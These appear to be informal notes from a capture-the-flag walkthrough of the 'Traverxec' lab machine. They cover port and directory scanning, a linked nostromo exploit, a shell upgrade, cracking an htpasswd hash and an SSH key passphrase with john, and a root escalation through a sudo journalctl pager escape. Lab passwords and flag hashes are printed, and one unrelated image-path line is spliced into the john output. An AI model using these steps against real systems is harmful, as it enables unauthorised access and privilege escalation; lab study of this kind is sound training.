Lin: Traverxec

nmap -sC -sV -A -oA nmapscan 10.10.10.165

22/tcp open ssh   syn-ack ttl 63 OpenSSH 7.9p1 Debian 10+deb10u1 (protocol 2.0)
80/tcp open http   syn-ack ttl 63 nostromo 1.9.6

gobuster dir -u http://10.10.10.165/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -t 20 -o gobuster

https://www.exploit-db.com/exploits/47837

got www-data

python -c 'import pty; pty.spawn("/bin/sh")'

run LinEnum.sh
found this
[-] htpasswd found - could contain passwords: var/nostromo/conf/.htpasswd

david:1e7NfNpNi$A6nCwOTqrNR2oDuIKirRZ/

this is a salted password

we crack it with john
make file and copy paste the password and run
john --wordlist=/usr/share/wordlists/rockyou.txt file

Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (md5crypt, crypt(3) 1 (and variants) [MD5 256/256 AVX2 8x3])
Will run 3 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Nowonly4me   (david)
1g 0:00:00:45 DONE (2020-03-03 13:01) 0.02218g/s 234654p/s 234654c/s 234654C/s NsNsNs..Novaem
Use the "--show" option to display all of the cracked passwords reliably
Session completed

Nowonly4me   (david)

checking the conf
www-data@traverxec:/var/nostromo/conf$ cat nhttpd.conf
cd home/david/public_www

copy the .ssh folder with nc

john id_rsa.hash -wordlist=rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (SSH [RSA/DSA/EC/OPENSSH (SSH private keys) 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes


Will run 3 OpenMP threads
Note: This format may emit false positives, so it will keep trying even after
finding a possible candidate.
Press 'q' or Ctrl-C to abort, almost any other key for status
hunter   (id_rsa)
1g 0:00:00:03 DONE (2020-03-04 03:07) 0.3048g/s 4372Kp/s 4372Kc/s 4372KC/s
1990..*7¡Vamos!
Session completed

ssh david@10.10.10.165
passphrase = hunter

7db0b48469606a42cec20750d9782f3d

https://gtfobins.github.io/

cannot touch or write any file



Load: 04:45:21 up 17:08, 2 users, load average: 1.04, 1.02, 1.00

Open nhttpd sockets: 3
Files in the docroot: 117

Last 5 journal log lines:
-- Logs begin at Tue 2020-03-03 11:37:26 EST, end at Wed 2020-03-04 04:45:21 EST. --
Mar 03 13:45:22 traverxec sudo[21213]: www-data : command not allowed ; TTY=unknown ;
PWD=/usr/bin ; USER=root ; COMMAND=list
Mar 03 14:07:53 traverxec sudo[21399]: pam_unix(sudo:auth): authentication failure;
logname= uid=33 euid=0 tty=/dev/pts/12 ruser=www-data rhost= user=www-data
Mar 03 14:08:01 traverxec sudo[21399]: www-data : command not allowed ; TTY=pts/12 ;
PWD=/usr ; USER=root ; COMMAND=list
Mar 03 14:55:09 traverxec sudo[28077]: pam_unix(sudo:auth): authentication failure;
logname= uid=33 euid=0 tty=/dev/pts/14 ruser=www-data rhost= user=www-data
Mar 03 14:55:20 traverxec sudo[28077]: www-data : user NOT in sudoers ; TTY=pts/14 ;
PWD=/ ; USER=root ; COMMAND=/usr/bin/su

sudo journalctl -n5 -unostromo.service
!/bin/sh
9aa36a6d76f785dfd320a478f6e0d906